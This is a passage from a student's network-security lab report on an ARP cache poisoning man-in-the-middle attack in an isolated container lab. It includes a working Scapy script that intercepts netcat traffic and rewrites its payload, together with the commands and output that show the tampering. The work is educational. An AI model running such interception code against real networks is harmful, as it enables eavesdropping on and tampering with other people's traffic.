1869	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x0003, seq=2/512, ttl=63 (reply in 1...
1870	2024-02-20 14:5...	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0003, seq=2/512, ttl=64 (request in...
1871	2024-02-20 14:5...	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x0003, seq=2/512, ttl=64
1872	2024-02-20 14:5...	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
1873	2024-02-20 14:5...	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)

Running the command “sysctl net.ipv4.ip\_forward=1”, the packets were now then sent to host B. It is interesting to note that the packets sent by host A has an indication of being redirected, meaning that the packets went to a malicious machine before entering machine B.

### Step 4 (Launch the MITM attack):



The screenshot shows a terminal window with a telnet session to 10.9.0.6. The user 'seed' is logged in. The terminal output shows the system is Ubuntu 20.04.1 LTS. The user runs the command 'ip a' to show network configuration. The output shows the loopback interface 'lo' and the ethernet interface 'eth0'.


```
seed@10.9.0.6:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
1bd54d10f4c9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 20 18:39:22 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@1bd54d10f4c9:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
9: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
seed@1bd54d10f4c9:~$
```

The image above shows the telnet connection of Machine A and Machine B, and the text that machine A is typing.




```
seed@VM: ~/~/Labsetup
root@4d4f906115fb:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^J'.
Ubuntu 20.04.1 LTS
1bd54d10f4c9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 20 18:39:22 UTC 2024 from A-10.9.0.5-net-10.9.0.0 on pts/2
seed@1bd54d10f4c9:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
            valid_lft forever preferred_lft forever
seed@1bd54d10f4c9:~$
```


However, since machine M blocked the ongoing IP packets, the text is not showing up in Machine B's screen.



A terminal window with a dark background and light text. The window title is 'seed@VM: ~/.../Labsetup'. The prompt is 'root@061b0f0a5254:/volumes#'. The commands entered are 'sysctl net.ipv4.ip\_forward=0' and 'net.ipv4.ip\_forward = 0'. The prompt then changes to 'root@061b0f0a5254:/volumes#'. The command 'task-2-sniff-and-spoof.py' is entered and the terminal output is blank.

```
seed@VM: ~/.../Labsetup
root@061b0f0a5254:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@061b0f0a5254:/volumes# task-2-sniff-and-spoof.py
```

The attacker machine then now runs the code which modifies the ARP table which will modify the data sent by machine A to B.



A terminal window with a dark background and light text. The window title is 'seed@VM: ~/.../Labsetup'. The prompt is 'seed@1bd54d10f4c9:~\$'. The command 'ip a' is entered. The output shows details for the loopback interface 'lo' and the ethernet interface 'eth0'. The prompt then changes to 'seed@1bd54d10f4c9:~\$' and the command 'ZZZZZ' is entered.

```
seed@1bd54d10f4c9:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
seed@1bd54d10f4c9:~$ ZZZZZ
```

The image above shows the modified data.

### Task 3: MITM Attack on Netcat using ARP Cache Poisoning

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

```
Open task3.py Save
~/netsec/assignment2/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3IP_A = "10.9.0.5"
4MAC_A = "02:42:0a:09:00:05"
5IP_B = "10.9.0.6"
6MAC_B = "02:42:0a:09:00:06"
7M_MAC = "02:42:0a:09:00:69"
8def spoof_pkt(pkt):
9    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[Ether].src != M_MAC:
10        #last condition to prevent the program from sniffing/spoofing produced packets
11        newpkt = IP(bytes(pkt[IP]))
12        del(newpkt.chksum)
13        del(newpkt[TCP].payload)
14        del(newpkt[TCP].chksum)
15        #####
16        if pkt[TCP].payload: #editing payload from a to b
17            data = pkt[TCP].payload.load # The original payload data
18            newdata = "A" * len(data)
19            send(newpkt/newdata)
20        else:
21            send(newpkt)
22        #####
23    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A: #changing nothing for the packets from b to a
24        newpkt = IP(bytes(pkt[IP]))
25        del(newpkt.chksum)
26        del(newpkt[TCP].chksum)
27        send(newpkt)
28 f = 'tcp port 9090' #if u wanna specify telnet add this instead: 'tcp port 23', change port number if
    specified something else
29 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
30 #for netcat (nc) later, change line 28 to f='tcp port x' with x being the number of nc port
31 #in the tasks paper, we used port 9090
```

This is the code for task 3, it is the exact same as task 2, the only difference is in the filter f, we have changed it to tcp port 9090 because that is the port that Host B is going to be listening on.

This attack is quite similar to task 2, it is just that this time we are going to attack netcat instead of telnet. First, we have to enable IP forwarding on the attacker machine (M):

```
seed@VM: ~/.../assignment2

seed@VM: ~/.../assign... x seed@VM: ~/.../assign... x seed@VM: ~/.../
root@154031d1a0da:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@154031d1a0da:/volumes#
```

Then, we have to run the task2b.py file to poison the ARP cache of host A and B and act as the MITM:

```
seed@VM: ~/.../assignment2
seed@VM: ~/.../assign... x seed@VM: ~/.../assign... x seed@VM: ~/.../
root@154031d1a0da:/volumes# python3 task2b.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

After this, we need to open a port (9090) on Host B using netcat since it is going to be listening for connections and acting as the server:

```
seed@VM: ~
seed@VM: ~/.../assign... x seed@VM: ~/.../assign... x
root@3a93f5063b9d:/# nc -lp 9090
```

Next, Host A is going to connect to Host B using netcat and act as the client. We are sending a message hello just to make sure that the connection has been established:

```
seed@VM: ~
seed@VM: ~/.../assign... x seed@VM: ~/.../assign... x
root@8d3f254f0064:/# nc 10.9.0.6 9090
hello
```


And we can verify that the server received the “hello” message:

```
seed@VM: ~/.../assign... x seed@VM: ~/.../
root@3a93f5063b9d:/# nc -lp 9090
hello
```

Continuing with the steps, we are going to then disable IP forwarding, since we do not want the messages to be sent with the same content they have, and also run the task3.py program to change the data to all A's:


```
root@154031d1a0da:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@154031d1a0da:/volumes# python3 task3.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Now, when the Host A sends "Ali" to Host B:

A terminal window with two tabs. The active tab shows a netcat listener on 10.9.0.6 port 9090. It receives a connection and the message 'hello' followed by 'Ali' on a new line.

```
seed@VM: ~/.../assign... x seed@VM: ~/.../assign...
root@8d3f254f0064:/# nc 10.9.0.6 9090
hello
Ali
```

The Host B receives them as all A's (the length is 4 because the len function in our code considers "\n", the new line, as a character as well):

A terminal window with two tabs. The active tab shows a netcat listener on port 9090. It receives a connection and the message 'hello' followed by 'AAAA' on a new line.

```
seed@VM: ~/.../assign... x seed@VM: ~/.../assign...
root@3a93f5063b9d:/# nc -lp 9090
hello
AAAA
```